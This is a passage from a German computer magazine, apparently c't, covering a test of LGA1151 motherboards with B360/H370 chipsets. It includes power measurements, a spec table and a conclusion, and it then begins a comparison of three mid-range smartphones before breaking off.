- ↓ kein USB-C



Asrock H370M-ITX/ac

Das Asrock H370M-ITX/ac ist die H370-Version des Asrock B360M-ITX/ac – und zeigt exemplarisch, dass Mainboard-Hersteller teurere Chipsätze häufig mit besserer Ausstattung paaren. Bis auf RAID bringt der H370 bei einem Mini-ITX-Board keine Vorteile. Doch im Vergleich zum B360-Board bekommt man beim H370M-ITX/ac auch eine zusätzliche Gigabit-Ethernet-Buchse, sechs statt vier SATA-Buchsen, einen zweiten HDMI- und zwei zusätzliche USB-2.0-Anschlüsse, einen etwas funktionsreicheren Audiochip und einen Pfostenstecker für ein Trusted Platform Module (TPM). Das rechtfertigt den Preisunterschied von 15 Euro, wenn man die Zusatzfunktionen brauchen kann. Sie treiben auch die Leistungsaufnahme nicht hoch.

Am H370M-ITX/ac laufen gleich drei 4K-Displays, aber mangels HDMI 2.0 eben nur jenes am DisplayPort auch mit 60 Hertz Bildwiederholrate.

Als WLAN-Adapter arbeitet auch hier der eher gemächliche Intel Wireless-AC 3168 – und auf USB-C muss man auch beim H370M-ITX/ac verzichten. Ärgerlicher Fehler: Das BIOS teilt beiden Netzwerkchips dieselbe MAC-Adresse zu. Das lässt sich aber mit dem MACTool von der Asrock-Webseite korrigieren oder unter Windows im Geräte-Manager beim Intel-Netzwerktreiber. Die richtigen MAC-Adressen verrät ein Etikett auf dem Mainboard.

- ↑ drei digitale Display-Anschlüsse
- ↑ sehr sparsam
- ↓ kein USB-C



Asus ROG Strix B360-F Gaming

Das ROG Strix B360-F Gaming sticht aus dem Testfeld heraus: Es ist das teuerste Board mit der umfangreichsten Ausstattung, darunter RGB-LED-Beleuchtung. Außer den über die Platine verteilten LEDs lassen sich weitere Lichteffekte anschließen und per Aura Sync gemeinsam steuern. Wer mag, kann außerdem satte sieben Lüfter anklammern sowie einen Thermofühler.

Einige Erweiterungsmöglichkeiten leiden bei genauerem Hinsehen unter Einschränkungen, die der Chipsatz B360 erzwingt: Der zweite PCIe-x16-Slot ist nur über vier Lanes mit dem B360-PCH verbunden. Die M.2-Fassung M.2_1 hat nur zwei PCIe-3.0-Lanes und teilt sich eine davon auch noch mit dem vierten PCIe-x1-Slot. Optane-Beschleuniger, die bisher nur zwei PCIe-Lanes nutzen, lassen sich wiederum nur in der Fassung M.2_2 verwenden, die vier Lanes hat.

Vermutlich trägt der starke Multiphasen-Spannungswandler dazu bei, dass das ROG Strix B360-F Gaming im Leerlauf deutlich mehr Strom unnütz verheizt als alle anderen Prüflinge im Test. Doch Übertakten kann man auf einem B360-Mainboard wiederum nur sehr eingeschränkt. Die Ausstattung des ROG Strix B360-F Gaming passt daher nicht zum Chipsatz B360; wer über 120 Euro für ein Mainboard ausgeben will, nimmt besser eines mit Z370 oder dem kommenden Z390.

- ↑ umfangreiche Ausstattung
- ↓ hohe Leistungsaufnahme
- ↓ teuer




Asus Prime B360M-C

Das Asus Prime B360M-C gehört zu den wenigen Mainboards mit zwei DisplayPorts. Darüber steuert die sparsame Intel-Grafik zwei 4K-Displays gleichzeitig mit 60 Hz an. Auf dem Karton des Asus Prime B360M-C prangt in grünen Lettern „Business Motherboard“ – und damit ist der Einsatzbereich klar: Bürocomputer. Typisch dafür sind etwa die PS/2-Buchsen, denn manche Firmen schalten USB-Ports ab, um Datenklau zu erschweren.

Ebenfalls typisch sind Spannungswandler, die nicht fürs Übertakten dimensioniert sind und deshalb eher weniger Verluste produzieren. Trotzdem kommt das Prime B360M-C auch nach einigen Optimierungsversuchen im BIOS-Setup (C-States, ASPM, LPM) nicht unter 15 Watt im Leerlauf. Vielleicht – so genau lässt sich das nicht sagen – schluckt der PCIe-PCI-Bridge-Chip etwas Strom, der den veralteten PCI-Steckplatz anbindet. Jedenfalls erwärmt sich der Bridge-Chip leicht.

Schade ist auch, dass Asus beim Prime B360M-C komplett auf USB Type C verzichtet: Weder gibt es eine Buchse im ATX-I/O-Bereich noch einen On-board-Stecker für einen Anschluss am Gehäuse. Immerhin hat das Board gleich vier Typ-A-Buchsen für USB 3.1 Gen 2.

- ↑ zwei Buchsen für 4K mit 60 Hz
- ↑ einigermaßen sparsam
- ↓ kein USB-C



Gigabyte B360M D3H

Das Gigabyte B360M D3H ist das billigste Serie-300-Board mit DisplayPort und vier DIMM-Slots. Es taugt folglich als Basis für einen günstigen PC mit 4K-Display und bis zu 64 GByte RAM. Noch billigere Serie-300-Mainboards mit DisplayPort gibt es derzeit bloß mit dem Chipsatz H310 ohne USB 3.1 Gen 2. Das B360M D3H hat hingegen immerhin eine der derzeit schnellsten USB-Buchsen. Ärgerlich: Die Typ-C-Buchse kann nur USB 3.1 Gen 1.

Für PCIe-Karten steht außer den obligatorischen x16- und x1-Slots auch einer mit vier Lanes bereit – flexibler geht es im Micro-ATX-Format kaum. Kommt eine M.2-SSD mit SATA-Interface zum Einsatz, liegt die sechste SATA-Buchse brach; beim Einsatz einer M.2-NVMe-SSD kann man aber alle SATA-Ports nutzen.

Von den vier Display-Ausgängen sind maximal drei gleichzeitig nutzbar. Mit VGA- und PS/2-Buchsen eignet sich das B360M D3H auch noch für uralte Peripheriegeräte. In dieses Bild passen auch der PCI-Slot für alte Steckkarten sowie die auf Pfostenstecker geführten COM- und LPT-Ports. Möglicherweise trägt der PCIe-PCI-Bridge-Chip auch hier dazu bei, dass die minimale Leistungsaufnahme im Leerlauf mit 14 Watt um 3 bis 4 Watt höher liegt, als man sich wünschen würde.

- ↑ günstig
- ↑ flexibel einsetzbar
- ↓ USB-C nur mit SuperSpeed




MSI B360-A Pro

In zwei PC-Bauvorschlägen mit Core-i-Prozessoren haben wir schon MSI-Mainboards eingesetzt, die dem B360-A Pro ähnelten, nämlich Z170-A Pro und Z370-A Pro. Nach den Erfahrungen der c't-Leser haben sich die sparsamen, aber auch flexibel erweiterbaren Boards bewährt. Ärgerlich ist weiterhin, dass es keine HDMI-Buchse gibt: Außer einem DisplayPort ist nur DVI vorhanden. Zum Anschluss eines HDMI-Displays braucht man deshalb einen Adapter.

Bis auf die Chipsätze gleicht das B360-A Pro seinen Vorgängern. Man kann zwar die CPU nicht übertakten, bekommt nun aber USB 3.1 mit SuperSpeedPlus via Chipsatz. MSI lötet nur fünf SATA-Buchsen aufs Board; der sechste Port ist fest dem M.2-Slot zugeordnet – also auch dann nicht nutzbar, wenn dort eine NVMe-SSD drinsteckt.

Die Leistungsaufnahme des Boards liegt im Leerlauf bei 16 Watt, mit BIOS-Setup-Optimierungen und dem RST-Treiber für die SSD waren es 11 Watt – prima! Erstaunt hat uns die hohe Leistungsaufnahme unter Prozessor-Vollast: Vermutlich hat daran eine falsche Konfiguration durch das BIOS Schuld, die den zum Test verwendeten 65-Watt-TDP-Prozessor Core i5-8400 als 95-Watt-Chip behandelt.

- ↑ sparsam und erweiterbar
- ↑ kein HDMI
- ↓ hohe Leistungsaufnahme



Kommende Energiespar-Vorschriften in Kalifornien lassen sich mit der BIOS-Setup-Option „CEC Ready“ leichter erfüllen; sie aktiviert eine Reihe von Stromsparfunktionen.

Intel hofft unterdessen, dass mehr Käufer zu Optane-SSDs greifen, die ebenfalls im M.2-Format kommen. Die kann man per RST-Treiber unter Windows 10 als eine Art Cache für die Festplatte oder eine SATA-SSD einbinden. Doch angesichts der hohen Optane-Preise und der etwas komplizierten Konfiguration dürfte das nur wenige Käufer locken – wer Geld übrig hat, kauft besser eine besonders große Terabyte-SSD mit SATA-Anschluss.

I/O-Verwirrung

Schon seit einigen Jahren steckt in Intels Chipsätzen die flexible, aber verwirrende Umschaltungstechnik namens Flexible I/O: Der PCH verwaltet dabei eine bestimmte Anzahl sogenannter High-Speed-I/O-(HSIO-)Lanes, die sich sowohl für PCI Express als auch für SATA 6G, USB 3.0 sowie USB 3.1 verwenden lassen. Die dynamische Umschaltung zwischen PCIe und SATA ist für M.2-SSDs nötig, die es einerseits mit SATA-AHCI- und andererseits mit PCIe-NVMe-Interface gibt. Bei den anderen Lanes legen die Mainboard-Entwickler die jeweilige Funktion unveränderlich fest, denn schließlich schließt niemand an eine SATA-Buchse einen USB-Stick an.

Flexible I/O kann je nach Ausstattung zu unangenehmen Überraschungen führen, vor allem in Bezug auf die Zahl der SATA-Buchsen: Steckt man nämlich eine M.2-SSD ein, funktionieren bei manchen Boards nicht mehr sämtliche SATA-Ports. Um M.2-NVMe-SSDs mit maximaler Datenrate zu nutzen, muss man bei manchen Mainboards im BIOS-Setup eingreifen: Dann jedoch gehen manchmal noch weitere SATA-Ports drauf. Was genau klappt, ist jeweils im Handbuch erklärt.

Ein kleiner Nachteil von B360-Mainboards im Vergleich zu H370- und Z370-Boards [2] sei nicht verschwiegen: Beim B360 darf der Prozessor seine 16 PCIe-Lanes nicht auf mehrere Slots aufteilen.

Man kann also nicht etwa eine Grafikkarte und eine schnelle PCIe-SSD mit je acht Lanes direkt an die CPU koppeln. Bei B360-Boards mit mehreren PCIe-x16-Slots wie dem Asus RoG Strix B360-F Gaming hängt nur ein einziger direkt am Prozessor, der zweite per PCIe 3.0 x4 am B360.

Spar-Neuheit

In den BIOS-Setups einiger Mainboards findet man eine neue Option namens CEC-2019 oder „CEC ready“. Gemeint damit sind Vorgaben der California Energy Commission (CEC) für sparsamere Computer, die in Kalifornien ab 1. Januar 2019 gelten. Die BIOS-Setup-Option wirkt zwar nach unseren Messungen keine Wunder, ist aber praktisch: Sie aktiviert mehrere Funktionen von CPU und Chipsatz, die die Leistungsaufnahme im Leerlauf des PCs senken. Dazu gehören die tiefen C-States des Prozessors, in denen moderne Intel-Chips mit weniger als etwa 2 Watt Leistung auskommen. Auch Active State Power Management (ASPM) der PCIe-Ports und Link Power Management (LPM) der SATA-Ports werden eingeschaltet – so wie wir es für die c't-Bauvorschläge seit Jahren empfehlen. Aus unserer Sicht ist die CEC-2019-Option letztlich überflüssig, sie sollte zu den Standard-Konfigurationsvorgaben gehören.

Die sparsamsten Mainboards waren die Mini-ITX-Boards von Asrock, sie kamen inklusive RAM, SSD, USB-Eingabegeräten und den Verlusten des ATX-Netzteils (BeQuiet! L10-300W) im Leerlauf unter Windows 10 mit 11 Watt aus. Dazu mussten wir allerdings Intels RST-Treiber installieren und im BIOS-Setup den tiefsten C-State C10 der CPU aktivieren. Dabei schalten die BIOSse auch automatisch die erwähnten Funktionen SATA LPM und PCIe ASPM ein.

Wer einen noch sparsameren PC wünscht, kann zu einem Mini-PC wie denen aus Intels NUC-Serie greifen, viele

davon kommen mit weniger als 6 Watt aus. Ob sich das Sparen finanziell lohnt, hängt von der Nutzung des Rechners ab. Würde er rund um die Uhr laufen, summieren sich 5 Watt Mehrverbrauch bei einem Strompreis von 30 Cent pro Kilowattstunde auf 65 Euro über fünf Jahre Betrieb. Bei einem Bürocomputer, der nur an 230 Werktagen je 10 Stunden lang läuft, lassen sich mit 5 Watt Minderverbrauch über fünf Jahre allerdings bloß 17 Euro einsparen.

Wir messen die Leistungsaufnahme jeweils mit deaktiviertem Ethernet-Controller, weil sie sonst stärker schwankt; mit Ethernet sind es 0,8 bis 1,3 Watt mehr. Außerdem schließen wir ein Full-HD-Display per HDMI an: Mit einem 4K-Display an der integrierten Prozessorgrafik (IGP) steigt die Leistungsaufnahme um 0,6 Watt, mit zwei 4K-Displays sind es jedoch bis zu 4 Watt mehr.

Fazit

Intels Serie-300-Chipsätze sind eng mit ihren Vorgängern aus den Serien 200 und 100 verwandt. Das führt zu einem hohen Reifegrad. Die B360-Mainboards und der H370-Vertreter in diesem Test arbeiten allesamt ordentlich. Fast alles klappt wie erwartet. Große Unterschiede, die nicht schon aus dem Datenblatt hervorgehen, traten nicht auf. Der Preis hängt im Wesentlichen von der Ausstattung ab. Mini-ITX-Platinen sind dabei meistens deutlich teurer als vergleichbar ausgestattete Micro-ATX-Versionen, wofür die Hersteller zwei Gründe nennen: Oft brauchen die kompakteren Platinen zwei Lagen mehr, um alle Leitungen auf der kleinen Fläche zu verlegen. Und die Stückzahlen liegen niedriger. Vielleicht spielt auch der Schnuckelfaktor eine Rolle – und meistens gehört auch ein WLAN-Adapter dazu. Die von Intel funktionieren auch unter Linux gut, das wäre ein Tipp für die Open-Source-Freunde.

Weil die meisten der Boards auf überdimensionierte CPU-Spannungswandler verzichten, arbeiten sie auch sparsam. Im Prinzip sind mit Coffee Lake und einem bei Schwachlast effizienten ATX-Netzteil Werte unter 10 Watt im Leerlauf möglich, aber 11 bis 14 Watt sind auch noch okay. Aus der Reihe fällt das teure Asus ROG Strix B360-F Gaming, nicht nur dank bunter RGB-LED-Beleuchtung. Es hat auch einen kräftigeren Spannungswandler, der allerdings keine relevanten Vorteile bringt. Der Einsatz eines „K“-Prozessortyps zum Übertakten ist auf B360-Boards

sinnlos, weil Intel das Übertakten nur mit den Z-Chipsätzen erlaubt. Kommt man mit Prozessorgrafik aus, kann man am Asus Prime B360M-C gleich zwei 4K-Displays gleichzeitig betreiben; das spart Strom sowie den Preis, den Platz und die Geräusche einer Grafikkarte. Soll es ein möglichst günstiger PC mit DisplayPort werden, ist das Gigabyte B360M D3H der

Preistipp. Wer mehr PCIe-Karten einstecken möchte, kann das MSI B360-A Pro nehmen – es arbeitet im Leerlauf auch sparsam. Soll es hingegen besonders kompakt sein, sind Mini-ITX-Boards attraktiv. Damit sind höchstens 32 GByte RAM möglich. Asrocks H370M-ITX/ac passt mit zwei Gigabit-Ethernet-Ports und sechs SATA-Ports auch gut in einen kompakten


Selbstbau-Server – wenn man das MAC-Adressen-Problem löst. (ciw@ct.de) **ct**

Literatur

- [1] Benjamin Kraft, Vorteile in der Nische, Wo PCIe-SSDs in der Praxis schneller sind, c't 19/2017, S. 84
 [2] Benjamin Kraft, Vier zum Kaffee, Mainboards mit Z370-Chipsatz für Coffee-Lake-CPU's, c't 23/2017, S. 88

LGA1151-Mainboards mit B360/H370 und DisplayPort für Intel Core i-8000

Hersteller	ASRock	ASRock	Asus	Asus	Gigabyte	MSI
Modell	B360M-ITX/ac	H370M-ITX/ac	ROG Strix B360-F Gaming	Prime B360M-C	B360M D3H	B360-A Pro
Ausstattung						
Format (mm × mm)	Mini-ITX (170 × 170)	Mini-ITX (170 × 170)	ATX (244 × 305)	Micro-ATX (244 × 244)	Micro-ATX (244 × 230)	ATX (244 × 305)
Chipsatz / BIOS	B360 / 1.20	H370 / 1.20	B360 / 0602	B360 / 0405	B360 / F3	B360 / 7B22v22
Gigabit Ethernet	1 × Intel i219-V	1 × Intel i219-V, 1 × Intel i211-AT	1 × Intel i219-V	1 × Intel i219-V	1 × Intel i219-V	1 × Intel i219-V
WLAN-Adapter	Intel Wireless-AC 3168 (802.11ac, 433 MBit/s, 1 × 1, BT 4.2)	Intel Wireless-AC 3168 (802.11ac, 433 MBit/s, 1 × 1, BT 4.2)	—	—	—	—
HD-Audio-Chip	Realtek ALC887	Realtek ALC892	Realtek ALC1220 (ROG Supreme FX S1220A)	Realtek ALC887	Realtek ALC892	Realtek ALC892
Speicher-Slots / max. RAM	2 / 32 GByte DDR4	2 / 32 GByte DDR4	4 / 64 GByte DDR4	4 / 64 GByte DDR4	4 / 64 GByte DDR4	4 / 64 GByte DDR4
PCIe-, PCI- und M.2-Slots	1 × PCIe x16, 1 × M.2 (nur 2280)	1 × PCIe x16, 1 × M.2 (2230, 42, 60, 80)	2 × PCIe x16 (x16/x4), 4 × PCIe x1, 2 × M.2 (2242, 60, 80)	1 × PCIe x16, 2 × PCIe x1, 1 × PCI, 2 × M.2 (2242, 60, 80)	1 × PCIe x16, 1 × PCIe x1, 1 × PCIe x4, 1 × PCI, 1 × M.2 (2242, 60, 80)	1 × PCIe x16, 1 × PCIe x4, 4 × PCIe x1, 1 × M.2 (2242, 60, 80, 110)
Anschlüsse ATX-Anschlussfeld	1 × DisplayPort, 1 × HDMI, 1 × DVI-I, 3 × Audio-Klinke, 2 × USB 3.1 Gen 2, 2 × USB 3.1 Gen 1, 1 × Ethernet, 1 × PS/2, 2 × WLAN-Antenne	1 × DisplayPort, 2 × HDMI, 3 × Audio-Klinke, 2 × USB 3.1 Gen 2, 2 × USB 3.1 Gen 1, 2 × USB 2.0, 2 × Ether- net, 1 × PS/2, 2 × WLAN- Antenne	1 × DisplayPort, 1 × HDMI, 1 × DVI-I, 5 × Audio-Klinke, 1 × TOS-Link, 2 × USB 3.1 Gen 2, 1 × USB-C 3.1 Gen 2, 4 × USB 2.0, 1 × Ethernet, 1 × PS/2	2 × DisplayPort, 1 × HDMI, 1 × VGA, 3 × Audio-Klinke, 4 × USB 3.1 Gen 2, 2 × USB 2.0, 1 × Ethernet, 2 × PS/2	1 × DisplayPort, 1 × HDMI, 1 × DVI-D, 1 × VGA, 6 × Audio-KI., 1 × USB 3.1 Gen 2, 1 × USB-C 3.1 Gen 1, 2 × USB 3.1 Gen 1, 1 × Ethernet, 2 × USB 2.0, 1 × PS/2	1 × DisplayPort, 1 × DVI-C, 6 × Audio-Klinke, 1 × USB 3.1 Gen 2, 1 × USB-C 3.1 Gen 2, 2 × USB 3.1 Gen 1, 1 × Ethernet, 2 × USB 2.0, 1 × PS/2
interne Anschlüsse	4 × SATA 6G, 1 × USB 3.1 Gen 1 ¹ , 1 × USB 2.0 ¹ , 1 × HD-Audio	6 × SATA 6G, 1 × USB 3.1 Gen 1 ¹ , 1 × USB 2.0 ¹ , 1 × HD-Audio, 1 × TPM	6 × SATA 6G, 1 × USB 3.1 Gen 1 ¹ , 1 × USB 2.0 ¹ , 1 × HD-Audio, 1 × RS-232, 1 × RGB-LED, 1 × TPM	6 × SATA 6G, 1 × USB 3.1 Gen 1 ¹ , 2 × USB 2.0 ¹ , 1 × HD-Audio, 2 × RS-232, 1 × LPT, 1 × TPM	6 × SATA 6G, 1 × USB 3.1 Gen 1 ¹ , 2 × USB 2.0 ¹ , 1 × HD-Audio, 1 × RS-232, 1 × LPT, 1 × TPM	5 × SATA 6G, 1 × USB 3.1 Gen 1 ¹ , 2 × USB 2.0 ¹ , 1 × HD-Audio, 1 × RS-232, 1 × LPT, 1 × TPM, 1 × Thunderbolt-Adapter
Lüfteranschlüsse	2 × CPU (4-Pin), 1 × Gehäuse (4-Pin)	1 × CPU (4-Pin), 2 × Gehäuse (4-Pin)	2 × CPU (4-Pin), 1 × Pumpe (4-Pin), 4 × Gehäuse (4-Pin)	1 × CPU (4-Pin), 2 × Gehäuse (4-Pin)	1 × CPU (4-Pin), 3 × Gehäuse (4-Pin)	1 × CPU (4-Pin), 1 × Pumpe (4-Pin), 5 × Gehäuse (4-Pin)
Lieferumfang ²	2 × SATA-Kabel, 1 × M.2-Schraube, 2 × Antenne	2 × SATA-Kabel, 1 × M.2-Schraube, 2 × Antenne	4 × SATA-Kabel, 2 × M.2-Schraube, 1 × RGB- Adapter, Kabelbinder	2 × SATA-Kabel, 1 × CPU-Montagehilfe	2 × SATA-Kabel	2 × SATA-Kabel
Elektrische Leistungsaufnahme (gemessen primärseitig inklusive SSD, USB-Eingabegeräte, Netzteil bei Full-HD-Auflösung, Windows 10), Datentransferraten						
Soft-off (mit ErP) / Energie sparen	0,9 (0,3) / 1,5 Watt	0,8 (0,3) / 1,6 Watt	4,0 (0,3) / 4,7 Watt	0,5 (0,3) / 1,0 Watt	0,9 (0,3) / 1,3 Watt	1,2 (0,4) / 2,1 Watt
Leerlauf (optimiert) / Volllast (optim.)	16 (11) / 96 Watt	17 (11) / 95 Watt	22 (16) / 110 Watt	18 (15) / 112 Watt	17 (14) / 109 Watt	16 (11) / 135 Watt
USB 3.1 Gen 1 / Gen 2: Lesen (Schreiben)	462 (450) / 882 (878) MByte/s	460 (451) / 884 (878) MByte/s	462 (454) / 869 (880) MByte/s	465 (454) / 871 (876) MByte/s	460 (452) / 873 (877) MByte/s	464 (453) / 870 (879) MByte/s
Funktionstests						
USB: 5V in Soft-off / Wecken per USB: Standby (Soft-off)	✓ / ✓ (—)	✓ / ✓ (—)	✓ / ✓ (—)	✓ / ✓ (—)	✓ / ✓ (—)	— / — (—)
Regelbereich CPU-Lüfter (PWM)	0–100 %	0–100 %	20–100 %	20–100 %	0–100 %	0–100 %
Regelb. Gehäuselüfter 3- / 4-Pin	0–12 V / 0–100 %	0–2 V / 0–00 %	8,6–12 V / 20–100 %	8,6–12 V / 20–100 %	2–12 V / 0–100 %	0–12 V / 0–100 %
Bootdauer bis Login	11 s	11 s	14 s	14 s	12 s	18 s
4K: HDMI / DisplayPort	30 Hz / 60 Hz	30 Hz + 30 Hz / 60 Hz	30 Hz / 60 Hz	30 Hz / 60 Hz + 60 Hz	30 Hz / 60 Hz	— / 60 Hz
analog. Mehrkanalton / 2. Audiostrom	5.1 (7.1) / ✓	5.1 (7.1) / ✓	7.1 / ✓	5.1 (7.1) / ✓	7.1 / ✓	5.1 (7.1) / ✓
anal. Audio: Wiedergabe / Aufnahme	⊕⊕ / ⊖⊖	⊕⊕ / ○	⊕⊕ / ⊕	⊕⊕ / ○	⊕⊕ / ⊖	⊕⊕ / ○
Straßenpreis	100 €	115 €	128 €	90 €	80 €	90 €
¹ je zwei Ports pro Stiftleiste ² außer ATX-Blende und Treiber-DVD						
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden — nicht vorhanden k. A. keine Angabe						



Alles, was muss

Drei Mittelklasse-Smartphones von BlackBerry, Huawei und Motorola

Den kleinen Luxus wie hochauflösende Displays, MicroSD-Slots oder Schnellladegeräte bieten schon einige günstige Smartphones. Wenn man keine Spitzenfotos erwartet und ab und zu ein paar Millisekündchen auf den Prozessor warten kann, bekommt man für wenig Geld ein gutes Smartphone.

Von Jörg Wirtgen

Ein Smartphone aus der Mittelklasse sollte natürlich alltagstauglich sein. Wir verstehen darunter eine Mindestausstattung von 3 GByte Hauptspeicher, 32 GByte Flash-Speicher und bei Display-Diagonalen ab 5 Zoll 1920 × 1080 Punkte. Aus dem riesigen Angebot haben wir uns drei aktuelle Smartphones herausgesucht. Trotz ähnlicher Ausstattung liegen sie preislich weit auseinander.

Das Motorola Moto G6 gibt es für 250 Euro, das Huawei P20 lite für 330 Euro und das BlackBerry Motion für 420 Euro. Den robustesten Eindruck hinterlässt das BlackBerry mit Metallgehäuse, mechani-

scher Home-Taste und griffiger, gummierter Rückseite. Mit seinen breiten Displayrändern ist es aber auch das klobigste der drei. Dank schmalerer Rahmen vor allem oben und unten kommt das Huawei eleganter und kompakter daher. Trotz Plastikgehäuse wirkt es nicht billig. Unspektakulär dazwischen Motorola: weder robust noch elegant, bestenfalls zweckmäßig.

Display, Laufzeit, Kamera

Die drei Displays bieten ähnliche Kontraste und Farben. Alle drei leuchten für direktes Sonnenlicht hell genug, erreichen die maximale Helligkeit aber nur im Automatikmodus. Das breiteste Display und die größte Nutzfläche hat das BlackBerry, weil es keine Steuerknöpfe einblendet. Die lassen sich bei Huawei und Motorola zwar ausblenden, aber nur das Moto G6 bleibt dann mit Wischgesten auf dem Fingerabdrucksensor komfortabel zu bedienen; es hat dann die gleiche Nutzfläche wie das Motion.

Das BlackBerry Motion erreichte in unserem Test dank starkem Akku sehr lange Laufzeiten, mit denen es sich auch vor teureren Langläufern nicht verstecken muss. Das Moto G6 lag im Mittelfeld, das P20 lite hinkte den überragenden Laufzeiten seines Namensvetters P20 weit hinterher und bringt Vielnutzer möglicherweise nicht über den Tag. Die allen dreien beiliegenden Schnellladegeräte füllen sie in rund zwei Stunden wieder auf.

Die Kamera des Moto G6 nimmt für ein 250-Euro-Handy brauchbare Fotos mit guten Farben und Details sowie vertretbarem Rauschen auf. Das P20 lite scheint die potenziell bessere Kamera zu haben, neigt aber im Hellen zum Überbelichten mit absaufenden Höhen und im Dunkeln zu starkem Rauschen. Wer viel Geduld in die Einstellungen der überladenen Kamera-App oder in die Nachbearbeitung der optionalen Raw-Fotos steckt, mag zu besseren Ergebnissen als beim G6 kommen. Beide brauchen im Dunkeln manchmal ein paar Sekunden zum Auslösen. Sie haben eine zweite Kamera, mit der sie ansehnliche Porträt-Aufnahmen mit künstlichem Bokeh hinbekommen.

Das BlackBerry fällt dagegen zurück: Auch bei gutem Licht saufen die Schatten ab und es treten Farbverfälschungen an Kanten auf; bei schlechtem Licht gehen Details aufgrund übermäßiger Rauschunterdrückung flöten.

Alle drei können die Kamera starten, wenn das Gerät im Standby ist, BlackBerry



BlackBerry Motion

Für das im November erschienene Motion fehlt ein Update auf Android 8 und ein neuerer Security-Patch als März kam erst Mitte Mai – das haben BlackBerry und Hersteller TCL anders versprochen. Auch von dem Versprechen, dass es sich um den gleichen Kamerasensor wie beim Google Pixel handeln soll, ist nicht viel zu sehen, die Fotos reichen lange nicht an die des Pixel heran.

Die Ersteinrichtung nervt mit gefühlt Dutzenden Fragen, Geschäftsbedingungen und Tutorials. Android bleibt angenehm bloat-frei und weitgehend unverändert. Die Taskübersicht hat BlackBerry verbessert, sie zeigt laufende Apps nebeneinander auf Kacheln verschiedener Größe statt wie üblich hintereinander.

Vorinstalliert sind einige BlackBerry-Apps, darunter der nur für die eigenen Geräte erhältliche Sicherheitsratgeber DTEK, der die in den Android-Einstellungen verstreuten sicherheitsrelevanten Punkte übersichtlich zusammenfasst. Davon abgesehen sind die Blackberrys nicht sicherer als andere Android-Smartphones.

Die zusätzliche mechanische Taste rechts am Gehäuse lässt sich etwa zum Starten von Apps oder der Taschenlampe konfigurieren. Sie funktioniert zwar nicht bei ausgeschaltetem Display, aber immerhin direkt nach dem Einschalten beim noch gesperrten Gerät.

- ↑ sehr lange Laufzeit
 - ↑ robustes Gehäuse
 - ↓ unterdurchschnittliche Kamera
- Preis: 420 €



Huawei P20 lite

Mit dem High-End-Telefon P20 Pro (siehe c't 9/2018) hat das P20 lite kaum mehr als den Namen gemein – und den Notch.

